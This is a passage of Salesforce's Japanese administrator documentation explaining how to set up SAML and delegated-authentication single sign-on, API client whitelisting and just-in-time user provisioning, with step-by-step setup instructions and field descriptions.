- ユーザが Salesforce に直接ログインできないようにするには、[私のドメイン] 機能を使用し、ログインポリシーについてシステム管理者が制御できるようにします。[シングルサインオン設定] 設定ページの [Salesforce ログイン URL] 値で指定した URL パラメータをカスタムドメインで使用できます。

  たとえば、[Salesforce ログイン URL] が `https://login.salesforce.com/?saml=02HKiP...` の場合、

  `https://yourDomain.my.salesforce.com/?saml=02HKiP...` を使用できます。
- SAML シングルサインオンソリューションをテストするときには、Sandbox または Developer Edition のアカウントの使用をお勧めします。無償の Developer Edition アカウントにサインアップするには、developer.salesforce.com にアクセスしてください。
- Sandbox のコピーは、SAML を使用する統合認証を無効にして作成されます。[Salesforce ログイン URL] の値を除き、設定情報はすべて保存されます。[Salesforce ログイン URL] は、SAML を再度有効にした後で、Sandbox URL と一致するように更新されます (例: `https://yourInstance.salesforce.com/`)。Sandbox で SAML を有効化するには、[設定] から [クイック検索] ボックスに「*シングルサインオン設定*」と入力し、[シングルサインオン設定] を選択します。次に、[編集] をクリックして [SAML を有効化] を選択します。
- ID プロバイダによって、ユーザがサービスプロバイダの利用者 URL を設定することが許可されている必要があります。この値はシングルサインオン設定の [エンティティ ID] の値と一致する必要があります。デフォルト値は、`https://saml.salesforce.com` です。

ポータルのシングルサインオンのベストプラクティス

Summer '13 リリース以降では、新しい組織にカスタマーポータルとパートナーポータルを使用できません。代わりに、コミュニティを使用します。コミュニティのシングルサインオンおよび SAML の詳細は、「Salesforce Communites 実装ガイド」の「コミュニティの SAML の設定」を参照してください。ポータルを引き続き使用する場合は、次の点に注意してください。

- ポータルで使用できるのは、SAML バージョン 2.0 のみです。
- カスタマーポータルおよびパートナーポータルのみがサポートされます。
- ログインを開始したサービスプロバイダはサポートされません。
- ポータルのシングルサインオンには、`portal_id` および `organization_id` 属性の両方が必須です。1 つだけ指定した場合、ユーザにはエラーが表示されます。
- `portal_id` および `organization_id` の両方の属性が SAML アサーションに存在する場合、ユーザはそのポータルログインに送られます。どちらも指定されていない場合、ユーザは通常の SAML Salesforce ログインに送られます。
- 1 つの組織で複数のポータルを使用できます。

サイトのシングルサインオンのベストプラクティス

- サイトで使用できるのは、SAML バージョン 2.0 のみです。
- カスタマーポータルおよびパートナーポータルのみがサポートされます。

- ログインを開始したサービスプロバイダはサポートされません。
- サイトのシングルサインオンには、`portal_id`、`organization_id`、および `siteUrl` 属性が必須です。1 つだけ指定した場合、ユーザにはエラーが表示されます。
- `portal_id`、`organization_id`、および `siteUrl` の 3 つすべての属性が SAML アサーションに存在する場合、ユーザはそのサイトログインに送られます。`siteUrl` が入力されておらず、他の 2 つの属性が入力されている場合、ユーザはポータルログインに送られます。
- 1 つの組織で複数のポータルを使用できます。

関連トピック:

シングルサインオン

代理認証シングルサインオンについて

Salesforce は、代理認証シングルサインオンによるユーザ認証で、次の手順を使用します。

1. ユーザが、オンラインまたは API の使用のいずれかでログインしようとすると、Salesforce はユーザ名を確認し、そのユーザの権限とアクセス設定をチェックします。
2. ユーザに「シングルサインオンの有効」ユーザ権限がある場合、Salesforce はユーザ名とパスワードを確認しません。代わりに、ユーザの組織に Web サービスコールを行って、ユーザ名とパスワードを確認するように依頼します。

   メモ: Salesforce ではいかなる方法でもパスワードの保存、記録、または表示を行いません。パスワードはプロセスの完了直後に破棄されます。

3. Web サービスコールは、`username`、`password`、および `sourceIp` を Web サービスに渡します (`sourceIp` は、ログイン要求を出した IP アドレスです。Salesforce サーバからアクセスできる Web サービスの実装を作成しリリースする必要があります)。
4. Web サービスの実装では、渡された情報を確認し、`true` または `false` を返します。
5. 返答が `true` ならば、ログイン処理を続行して、新しいセッションを生成し、ユーザはアプリケーションの処理を進めます。`false` が返されると、ユーザにはユーザ名とパスワードの組み合わせが無効であることが通知されます。

メモ: ユーザのアカウントを組織で有効化するために必要な時間によっては、代理認証を行ってからユーザがログインできるようになるまでにわずかな遅延が生じる場合があります。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

関連トピック:

シングルサインオン

代理認証向けの Salesforce 設定

組織の代理認証シングルサインオン (SSO) を有効にする手順は、次のとおりです。

1. 組織の代理認証シングルサインオンの有効化については、Salesforce にお問い合わせください。
2. シングルサインオン Web サービスを作成します。
   a. Salesforce で、[設定] から［クイック検索］ボックスに「*代理認証 WSDL をダウンロード*」と入力し、[代理認証 **WSDL** をダウンロード] を選択して、Web サービス記述言語 (WSDL) ファイル `AuthenticationService.wsdl` をダウンロードします。WSDL は、代理認証シングルサインオンサービスを記述するもので、特定の実装を追加するサーバ側スタブを自動的に生成するために使用できます。たとえば、Apache Axis から入手できる WSDL2Java ツールでは、`--server-side` スイッチを使用できます。.NET から入手できる wsdl.exe ツールでは、`/server` スイッチを使用できます。

   要求と応答のサンプルについての詳細は、「代理認証の SOAP メッセージのサンプル」 (ページ 1068)を参照してください。

   b. 企業イントラネットまたはその他の社内でアクセス可能なサイトにリンクを追加し、そこで認証済みユーザの認証情報を取得し、それを HTTP POST 経由で Salesforce ログインページに渡します。

   Salesforce では `password` 項目はユーザに戻す場合以外には使用しないため、この項目にパスワードを入れて送信する必要はありません。代わりに、Kerberos Ticket などの他の認証トークンを渡して、実際の企業パスワードが Salesforce との間でやりとりされないようにすることができます。

   Salesforce 代理認証機関を設定して、トークンのみを許可するか、トークンおよびパスワードのいずれかを受け付けるようにできます。機関がトークンのみを受け付ける場合、Salesforce ユーザは有効なトークンを作成できないため、直接 Salesforce にログインすることはできません。ただし、多くの企業はトークンとパスワードの両方を許可することを選択します。この環境の場合、ユーザはまだログインページから Salesforce にログインできます。

   Salesforce サーバから `Authenticate` メッセージで認証情報が戻されたら、それを確認します。これでユーザはアプリケーションへのアクセス権が得られます。

3. Salesforce で、[設定] から［クイック検索］ボックスに「*シングルサインオン*」と入力し、[シングルサインオン設定] を選択し、[編集] をクリックして、組織のシングルサインオンゲートウェイ URL を指定します。URL を [代理ゲートウェイ **URL**] テキストボックスに入力します。

   セキュリティ上の理由から、Salesforce では、指定できる送信ポートを、次のいずれかに制限します。

   - 80: このポートは、HTTP 接続のみを受け付けます。
   - 443: このポートは、HTTPS 接続のみを受け付けます。
   - 1024–66535 (1024 と 66535 も含む): これらのポートは、HTTP 接続または HTTPS 接続を受け付けます。

4. 必要に応じて、[代理認証コールアウトの強制実行] チェックボックスをオンにします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

メモ: このチェックボックスをオフにすると、Salesforce 組織内のログイン制限が原因で最初のログインに失敗した場合、SSO エンドポイントへのコールは行われません。ログイン試行すべてを記録する必要がある場合は、このチェックボックスをオンにして、ログイン制限が失敗したかどうかに関係なく SSO エンドポイントへのコールアウトが強制的に実行されるようにします。

5. 「シングルサインオンの有効」権限を有効にします。

重要:

関連トピック:

- シングルサインオン
- 代理認証シングルサインオンについて

Salesforce 組織への個々の API クライアントアクセスの制御

API クライアントホワイトリストでは、データローダなどのすべての API クライアントアプリケーションを制限し、ユーザのプロファイルまたは権限セットに「任意の API クライアントを使用」権限がない場合はシステム管理者の承認を必須にすることができます。

システム管理者は、「API の有効化」権限を使用して一部のユーザに API アクセス権を付与できます。この権限が付与されたユーザは、あらゆるクライアント (データローダ、Salesforce1、Salesforce for Outlook、Force.com 移行ツールなど) から API にアクセスできます。ユーザが API アクセスに使用できるアプリケーションをより詳細に制御するには、API クライアントホワイトリストを実装します。この機能は、接続アプリケーションの既存の認証機能を利用します。API クライアントホワイトリストでは、関連付けられた各接続アプリケーションへの個々のクライアントアプリケーションアクセスをシステム管理者が承認またはブロックできます。接続アプリケーションとして設定されていないすべてのクライアントアプリケーションは、アクセスを拒否されます。接続アプリケーションを使用していない場合は、個々のユーザに「任意の API クライアントを使用」が有効化されたプロファイルまたは権限セットを割り当てることで、そのユーザに対してこの制限を緩和できます。

メモ: API クライアントホワイトリストを有効にするには、Salesforce に連絡してください。ホワイトリストの有効化後、システム管理者が明示的に許可するまで、すべてのクライアントアクセスは制限されます。この制限により、ユーザがすでに使用しているアプリケーションへのアクセスがブロックされる可能性があります。この機能を有効にする前に、ユーザに継続使用を許可するクライアントアプリケーション用の接続アプリケーションを設定および承認するか、ユーザに「任意の API クライアントを使用」が有効化されたプロファイルまたは権限セットを割り当てる必要があります。

API クライアントホワイトリストを設定する手順は、次のとおりです。

1. Salesforce に連絡して組織でこの機能を有効化します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

2. [設定]から、[クイック検索]ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。
3. [アプリケーションアクセス設定]で[編集]をクリックします。
4. [「管理者が承認したユーザは事前承認済み」ポリシーが適用されたインストール済み接続アプリケーションのみに API アクセスを制限します]を選択します。

   必要に応じて[Visualforce ページでこの制限のスキップを許可します]を選択し、API を使用する Visualforce ページが引き続き組織のオブジェクトにアクセスできるようにします。このオプションを選択せずに API クライアントホワイトリストを有効にすると、承認済み接続アプリケーションのみが許可され、Visualforce ページが期待どおりに動作しない可能性があります。また、オンにしない場合、`getSessionId()` をコールするクライアントアプリケーションはアクセスが拒否されます。このチェックボックスがオンでない限り、Visualforce コンテキストで取得したセッションを使用して Salesforce への API コールを行うアプリケーションはアクセスを拒否されます。

5. [保存]をクリックします。

この機能を選択すると、ユーザに「任意の API クライアントを使用」が有効化されたプロファイルまたは権限セットが割り当てられていない場合、すべてのクライアントアプリケーションが組織で許可されるには、システム管理者が明示的に承認する必要があります。

よく使用されるアプリケーションの一部のコンポーネントは、接続アプリケーションとして組織に自動的にインストールされます。これらのコンポーネントでは、データローダ、Salesforce1、ワークベンチなどのアプリケーションがサポートされます。この機能を選択すると、ユーザに「任意の API クライアントを使用」が有効化されたプロファイルまたは権限セットが割り当てられていない場合、これらのコンポーネントでも承認が必要になります。これらのコンポーネントについての詳細は、「接続アプリケーションの管理」を参照してください。

シングルサインオンのログインエラーの参照

組織が代理認証を使用するシングルサインオンを有効にしていて、シングルサインオンのソリューションを開発していた場合、その組織の最新のシングルサインオンのエラーを参照できます。

1. [設定]から、[クイック検索]ボックスに「*代理認証のエラー履歴*」と入力し、[代理認証のエラー履歴]を選択します。
2. 最近の 21 件のログインエラーに対して、ユーザ名、ログイン時間およびエラーを参照できます。

ユーザ権限

シングルサインオンのログインエラーを参照する
- 「すべてのデータの編集」

メモ: 組織のシングルサインオンの有効化についての詳細は、Salesforce にお問い合わせください。

関連トピック:

シングルサインオン

SAML について

Security Assertion Markup Language (SAML) は、XML ベースの標準です。これを使用してサービス間で認証のやりとりを行うことができます。これは、さまざまなWeb シングルサインオンソリューションをベースにしています。Salesforce は、企業ポータルまたは ID プロバイダから Salesforce へのシングルサインオンを行うために SAML をサポートします。

SAML を使用してシングルサインオンをセットアップする作業の多くは、ID プロバイダで行います。

1. SAML ID プロバイダを設定し、Salesforce への接続方法に関する情報を収集します。Salesforce にシングルサインオン要求を送信するプロバイダです。
2. ID プロバイダに、スタートページ、ログアウトページの URL などの情報を提供します。
3. シングルサインオン向けの SAML の設定の手順で、Salesforce を設定します。Salesforce で行う作業はこれだけです。

ID プロバイダを設定し、[SAML Web シングルサインオンブラウザ POST] プロファイルを使用して、SAML アサーションを Salesforce に送信します。Salesforce で SAML レスポンスを指定された [ID プロバイダのログイン URL] に送信するには、[設定]から [クイック検索] ボックスに「シングルサインオン」と入力し、[シングルサインオン設定] を選択します。Salesforce は、アサーションを受信し、それを Salesforce の設定と照合し、アサーションが「True」ならばシングルサインオンを許可します。

Salesforce を SAML 用に設定した後に SAML アサーションに問題が発生した場合は、[SAML アサーション検証] を使用して SAML アサーションを検証します。ID プロバイダから SAML アサーションの取得が必要になる場合があります。

SAML を使用したログインに問題が発生した場合、SAML ログイン履歴を確認して、ログインできない理由を確認し、その情報を ID プロバイダと共有することができます。

ID プロバイダがメタデータをサポートしていて、さらに SAML バージョン 2.0 を使用して設定されている場合、[メタデータのダウンロード]をクリックするとダウンロードした XML コンフィグレーションファイルを ID プロバイダに送信できます。ID プロバイダはこのメタデータをアップロードして Salesforce 組織またはコミュニティへの接続設定を自動的に行うことができます。

- ID プロバイダの使用
- シングルサインオン用の SAML 設定
- シングルサインオン設定の表示
- ID プロバイダの値
- SAML の開始ページ、エラーページ、ログインページ、およびログアウトページのカスタマイズ
- サンプル SAML アサーション

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

SAML ログイン履歴のレビュー

シングルサインオン用の SAML 設定の検証

SAML アサーション検証エラー

ID プロバイダの使用

1. Salesforce に SAML を設定する前に、ID プロバイダから次の情報を収集する必要があります。
   - ID プロバイダが使用する SAML のバージョン (1.1 または 2.0)
   - ID プロバイダのエンティティ ID (発行者)
   - 認証証明書。

     ヒント: ブラウザからアクセスする場合、証明書の保存場所を確認してください。後の手順で Salesforce アップロードされます。
   - 必要に応じて、次の SAML アサーションパラメータ
     - SAML のユーザ ID 種別
     - SAML のユーザ ID の場所
     - 属性名
     - 属性の URI
     - 名前 ID の形式

     メモ: 属性名、属性 URI、名前 ID の形式は、[SAML のユーザ ID の場所] が Attribute 要素で、Subject 文の名前識別子用途ではない場合にのみ必要となります。

     ヒント: シングルサインオンをすばやく設定するには、[シングルサインオン設定] ページの XML ファイル (または、このファイルを指し示している URL) から SAML 2.0 設定をインポートできます。XML は ID プロバイダから入手します。

   ID プロバイダと、これらの値に関する詳細情報を共有する場合があります。

   ヒント: Salesforce for SAML を有効にし、ID プロバイダのページのスクリーンショットを撮影します。[設定] から、[クイック検索] ボックスに「*シングルサインオン設定*」と入力し、[シングルサインオン設定] を選択し、[編集] をクリックしてから、[SAML を有効化] を選択します。
2. ID プロバイダを使用して、スタートページ、ログインページ、ログアウトページを設定します。
3. サンプル SAML アサーションを IP プロバイダと共有すると、Salesforce 正常なシングルサインオンのために必要な情報を形式を確認できます。

関連トピック:

SAML について

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

シングルサインオン用の SAML 設定

このページから、シングルサインオンを使用するように組織を設定できます。また、ジャストインタイムプロビジョニングを設定することもできます。これらを適切に設定するには、ID プロバイダを使用します。シングルサインオンの詳細は、「シングルサインオン」を参照してください。ジャストインタイムプロビジョニングの詳細は、「SAML 用のジャストインタイムプロビジョニングについて」を参照してください。

企業 ID プロバイダから Salesforce へのシングルサインオンを行うための SAML 設定をする手順は、次のとおりです。

1. ID プロバイダから情報を収集します。
2. ID プロバイダに情報を提供します。
3. シングルサインオンを設定します。
4. SAML アサーションを暗号化するように ID プロバイダを設定します (省略可能)。
5. ジャストインタイムユーザプロビジョニングを有効にします (省略可能)。
6. ジャストインタイムプロビジョニングに [Apex ハンドラを使用したカスタム SAML JIT] を選択した場合は、SAML JIT ハンドラを編集します。
7. シングルサインオン接続をテストします。

シングルサインオンの設定

1. Salesforce で、[設定] から [クイック検索] ボックスに「シングルサインオン設定」と入力し、[シングルサインオン設定] を選択し、[編集] をクリックします。
2. [SAML を有効化] を選択します。SAML シングルサインオン設定を表示するには、SAML を有効にする必要があります。
3. ID プロバイダが使用する SAML のバージョンを指定します。
4. [保存] をクリックします。
5. [SAML シングルサインオン設定] で、次の中から適切なボタンをクリックして新しい設定を作成します。
   - 新規 - すべての設定を手動で指定します。
   - メタデータファイルから新規作成 - ID プロバイダの XML ファイルから SAML 2.0 設定をインポートします。このオプションでは、XML ファイルを読み取り、その内容を基にできるだけ多くの設定を行います。

     メモ: XML ファイルに複数の設定の情報が含まれている場合は、XML ファイルで最初にある設定が使用されます。

   - メタデータ URL から新規作成 - 公開 URL から SAML 2.0 設定をインポートします。このオプションでは、公開 URL にある XML ファイルを読み取り、その内容を基にできるだけ多くの設定を行います。URL は、[リモートサイトの設定] に追加して、Salesforce 組織からアクセスできるようにする必要があります。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

6. 組織内での参照用に、この設定に [名前] を指定します。

   Salesforce により、対応する [API 参照名] 値が挿入されます。この値は、必要に応じてカスタマイズできます。

7. ［発行者］を入力します。ID プロバイダのエンティティ ID として参照される場合があります。
8. Salesforce 組織でドメインをリリースしている場合、[エンティティ ID] として基本ドメイン (`https://saml.salesforce.com`) を使用するか、カスタムドメインを使用するかを指定します。この情報は、ID プロバイダと共有する必要があります。

   ヒント: 通常、エンティティ ID としてカスタムドメインを使用します。ドメインをリリースする前にシングルサインオンが設定済みである場合は、基本ドメインがエンティティ ID になります。Salesforce を Salesforce サービスに提供する場合、カスタムドメインを指定する必要があります。

9. ［ID プロバイダの証明書］の [参照] ボタンを使用して、ID プロバイダが発行する認証証明書を検索およびアップロードします。
10. ［証明書の署名要求］で、[証明書と鍵の管理] 設定に保存されたものから目的の証明書を選択します。
11. ［署名要求メソッド］で、要求暗号化のハッシュアルゴリズムを `RSA-SHA1` または `RSA-SHA256` から選択します。
12. 必要に応じて、ID プロバイダが SAML アサーションを暗号化した場合は、使用されている［アサーション復号化証明書］を [証明書と鍵の管理] 設定に保存した証明書から選択します。この項目は、組織で複数のシングルサインオン設定がサポートされている場合にのみ使用できます。詳細は、「ID プロバイダへの SAML アサーションの暗号化の設定」を参照してください。
13. ［SAML ID 種別］、［SAML ID の場所］、および「ID プロバイダの値」で説明されているその他の項目に対して、ID プロバイダによって提供された値を必要に応じて指定します。
14. ［サービスプロバイダの起動要求バインド］で、ID プロバイダから提供された情報に基づいて適切な値を選択します。
15. SAML 2.0 では、ID プロバイダに特定のログオンページまたはログアウトページがある場合、それぞれを [ID プロバイダのログイン URL] および [ID プロバイダのログアウト URL] で指定します。

    メモ: これらの項目は Developer Edition の組織および Sandbox 組織ではデフォルトで表示され、本番組織では、[私のドメイン] が有効になっている場合に限り表示されます。この項目は、トライアル組織またはトライアル組織にリンクされている Sandbox では表示されません。

16. ［カスタムエラー URL］には、SAML ログイン時にエラーが発生した場合にユーザが移動する先のページの URL を指定します。この URL は、公開サイトの Visualforce ページなど、公開されているページである必要があります。URL は相対または絶対のどちらでも使用できます。
17. 必要に応じて、ジャストインタイムユーザプロビジョニングを設定します。詳細は、「ジャストインタイムプロビジョニングの有効化」および「SAML用のジャストインタイムプロビジョニングについて」を参照してください。
18. [保存] をクリックします。

ID プロバイダがメタデータをサポートしていて、さらに SAML バージョン 2.0 を使用して設定されている場合、[メタデータのダウンロード] をクリックするとダウンロードした XML コンフィグレーションファイルを ID プロ

バイダに送信できます。IDプロバイダはこのメタデータをアップロードしてSalesforce組織またはコミュニティへの接続設定を自動的に行うことができます。

ID プロバイダへの SAML アサーションの暗号化の設定

Salesforceが受信SAMLアサーションのサービスプロバイダである場合、保存された証明書を選択し、サードパーティのID プロバイダからの受信アサーションを復号化できます。この証明書のコピーをID プロバイダに提供する必要があります。

1. [設定] の [シングルサインオン設定] ページで、新しい SAML 設定を追加します。
2. ［アサーション復号化証明書］項目で、[証明書と鍵の管理]設定に保存した証明書から暗号化する証明書を指定します。

   メモ: ［アサーション復号化証明書］項目が表示されない場合、組織で複数のシングルサインオンを有効化する必要があります (Summer '13 リリースよりも前に作成され、SAML 1.1 を使用していない組織が該当します)。複数のシングルサインオン設定を有効化するには、[シングルサインオン設定] ページの [複数の設定を有効化] を選択します。この設定がすでに有効化されている場合、項目が表示され、[複数の設定を有効化] ボタンは表示されません。

3. ID がある要素に ［SAML ID の場所］を設定します。
4. 新しい SAML 設定を保存すると、組織の ［Salesforce ログイン URL］の SAML 設定値 (「Salesforce ACS URL」とも呼ばれる) が変更されます。([設定] の [シングルサインオン設定] ページから) 新しい値を取得し、新しい SAML 設定の名前をクリックします。値は ［Salesforce ログイン URL］項目にあります。
5. ID プロバイダは ［Salesforce ログイン URL］値を使用する必要があります。
6. また、アサーションの暗号化に使用するため、ID プロバイダに ［アサーション復号化証明書］で選択した証明書のコピーを提供する必要があります。

ジャストインタイムプロビジョニングの有効化

1. [SAML シングルサインオン設定] で、［ユーザプロビジョニングの有効化］を選択します。
   - 標準 - このオプションを選択すると、アサーションの属性を使用して自動的にユーザをプロビジョニングできます。
   - Apex ハンドラを使用したカスタム SAML JIT - このオプションを選択すると、Apex クラスのロジックに基づいてユーザがプロビジョニングされます。
2. ［標準］を選択した場合は、[保存]をクリックし、シングルサインオン接続をテストします。［Apex ハンドラを使用したカスタム SAML JIT］を選択した場合は、次のステップに進みます。
3. ［SAML JIT ハンドラ］項目で、既存の Apex クラスを SAML JIT ハンドラクラスとして選択します。このクラスは、SamlJitHandler インターフェースを実装している必要があります。Apex クラスがない場合、［SAML JIT ハンドラテンプレートを自動的に作成する］をクリックしてクラスを生成できます。このクラスを編集してデフォルトのコンテンツを変更してから使用する必要があります。詳細は、「SAML JIT ハンドラの編集」を参照してください。
4. ［他のアカウントでハンドラを実行］項目で、Apex クラスを実行するユーザを選択します。このユーザは「ユーザの管理」権限を持っている必要があります。

5. ジャストインタイムプロビジョニングでは、ユーザタイプの統合IDが必要です。[SAML ID 種別] で、[アサーションには、ユーザオブジェクトの統合 ID が含まれます] を選択します。IDプロバイダがSalesforceユーザ名を以前使用していた場合は、統合 ID を使用する必要があることを ID プロバイダに通知してください。
6. [保存] をクリックします。

SAML JIT ハンドラの編集

1. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、**[Apex クラス]** を選択します。
2. 生成された Apex SAML JIT ハンドラを編集して SAML と Salesforce の項目を対応付けます。また、生成されたコードを変更して次のサポート対象を追加できます。
   - カスタム項目
   - プロファイルあいまい一致
   - ロールあいまい一致
   - メールによる取引先責任者ルックアップ
   - 取引先番号による取引先ルックアップ
   - コミュニティへの標準ユーザのプロビジョニング
   - コミュニティへの標準ユーザのログイン
   - ポータルジャストインタイムプロビジョニングでのデフォルトプロファイル ID の使用
   - ポータルジャストインタイムプロビジョニングでのデフォルトポータルロールの使用
   - ポータルジャストインタイムプロビジョニング用のユーザ名生成

   たとえば、生成されたハンドラコードでカスタム項目をサポートするには、生成されたコード内にある「Handle custom fields here」を見つけます。このコードコメントの後にカスタム項目コードを挿入します。詳細と例は、「SamlJitHandler インターフェース」を参照してください。

メモ: 取引先責任者オブジェクトまたは取引先オブジェクトの JIT 属性を同じアサーションでユーザオプションと一緒に ID プロバイダから送信した場合、生成されたハンドラで更新を実行できない可能性があります。取引先責任者項目または取引先項目と同時に更新できないユーザ項目のリストについては、「DML 操作で同時に使用できない sObject」を参照してください。

シングルサインオン接続のテスト

SAML を設定し、設定を保存した後、ID プロバイダのアプリケーションにアクセスして SAML 設定をテストします。ID プロバイダがユーザのブラウザに指示して、SAML アサーションを含むフォームを Salesforce ログインページに送信します。各アサーションを確認し、確認に成功するとシングルサインオンが許可されます。

SAML を設定して保存した後にシングルサインオンを使用してサインオンできない場合は、[SAML アサーション検証] を使用します。最初に ID プロバイダから SAML アサーションを取得する必要が生じる場合があります。

SAML を使用したログインに問題が発生した場合、SAML ログイン履歴を確認して、ログインできない理由を確認し、その情報を ID プロバイダと共有することができます。

SAML バージョン 2.0 を使用している場合、SAML 設定の完了後に、[OAuth 2.0 Token Endpoint] 項目が入力されます。この項目は、OAuth 2.0 用の Web シングルサインオン認証フローで使用します。

関連トピック:

- SAML について
- シングルサインオン実装のベストプラクティス
- シングルサインオン用の SAML 設定の検証
- 証明書と鍵

シングルサインオン設定の表示

SAML を使用するように Salesforce 組織を設定すると、シングルサインオン設定を表示できます。[設定] から、［クイック検索］ボックスに「*シングルサインオン設定*」と入力し、[シングルサインオン設定] を選択します。

このページに SAML 設定の詳細が表示されます。ほとんどの項目は、SAML を設定したページの項目と同じです。次の項目には、設定を完了すると自動的に生成される情報が含まれます。有効な項目は設定により異なります。

項目	説明
`Salesforce ログイン URL`	SAML 2.0 でのみ有効。［SAML ユーザ ID の種別］で [アサーションには、ユーザの Salesforce ユーザ名が含まれます] を選択し、［SAML ユーザ ID の場所］で [ユーザ ID は、Subject ステートメントの NameIdentifier 要素にあります] を選択した場合、この URL は OAuth アサーションフローの Web シングルサインオンのログインに関連付けられている URL です。
`Salesforce ログアウト URL`	SAML 2.0 で有効。ユーザがログオフした後に移動する Salesforce ログアウト URL を表示します。この URL は、［ID プロバイダのログアウト URL］に値が指定されていない場合にのみ使用します。
`OAuth 2.0 Token Endpoint`	SAML 2.0 でのみ有効: ACS URL は、Web シングルサインオン OAuth アサーションフローで ID プロバイダとして Salesforce を有効化して使用します。

このページから、次の操作を実行できます。

- [編集] をクリックして、既存の SAML 設定を変更する。
- [SAML アサーション検証] をクリックして、ID プロバイダが提供する SAML アサーションを使用する組織の SAML 設定を検証する。
- ID プロバイダがメタデータをサポートしていて、さらに SAML バージョン 2.0 を使用して設定されている場合、[メタデータのダウンロード] をクリックするとダウンロードした XML コンフィグレーションファイルを ID プロバイダに送信できます。ID プロバイダはこのメタデータをアップロードして Salesforce 組織またはコミュニティへの接続設定を自動的に行うことができます。

関連トピック:

SAML について

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

ID プロバイダの値

Salesforce for SAML を設定する前に、ID プロバイダからの情報を受け取る必要があります。この情報は、シングルサインオンページで使用します。

ID プロバイダには、次の情報が有用です。

項目	説明
SAML のバージョン	ID プロバイダが使用する SAML のバージョンを指定します。Salesforce では、現在バージョン 1.1 および 2.0 をサポートしています。さまざまなバージョンの SAML の指定は、以下にリンクしています。 • SAML 1.1 • SAML 2.0
発行者	エンティティ ID:SAML ID プロバイダを一意に識別する URL。Salesforce に送られてくる SAML アサーションは、SAML アサーションの <saml:Issuer> 属性でこの値に完全に一致する必要があります。
エンティティ ID	Salesforce によって生成された SAML 要求の発行者、または SAML 着信レスポンスの予測される利用者です。ドメインをリリースしていない場合、この値は常に https://saml.salesforce.com になります。ドメインをリリースしている場合、Salesforce ではカスタムドメイン名の使用をお勧めします。この値は、[シングルサインオン設定] ページにあります。[設定] から、[クイック検索] ボックスに「*シングルサインオン設定*」と入力し、[シングルサインオン設定] を選択します。
ID プロバイダの証明書	ID プロバイダが発行した認証証明書。
Request Signing Certificate	サービスプロバイダが開始した SAML ログインで Salesforce がそのサービスプロバイダである場合、SAML 要求上にプロバイダの識別を目的として署名を生成するために使用される証明書 ([設定] の [証明書と鍵の管理] ページに保存)。証明書が [設定] の [証明書と鍵の管理] ページに保存されていない場合、Salesforce はデフォルトでグローバルプロキシ証明書を使用します。保存された署名付き証明書を使用すると、グローバルプロキシ証明書を使用した場合よりも、証明書の有効期限などのイベントをより詳細に制御できるようになります。
Request Signature Method	要求暗号化のハッシュアルゴリズム (RSA-SHA1 または RSA-SHA256)。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

項目	説明
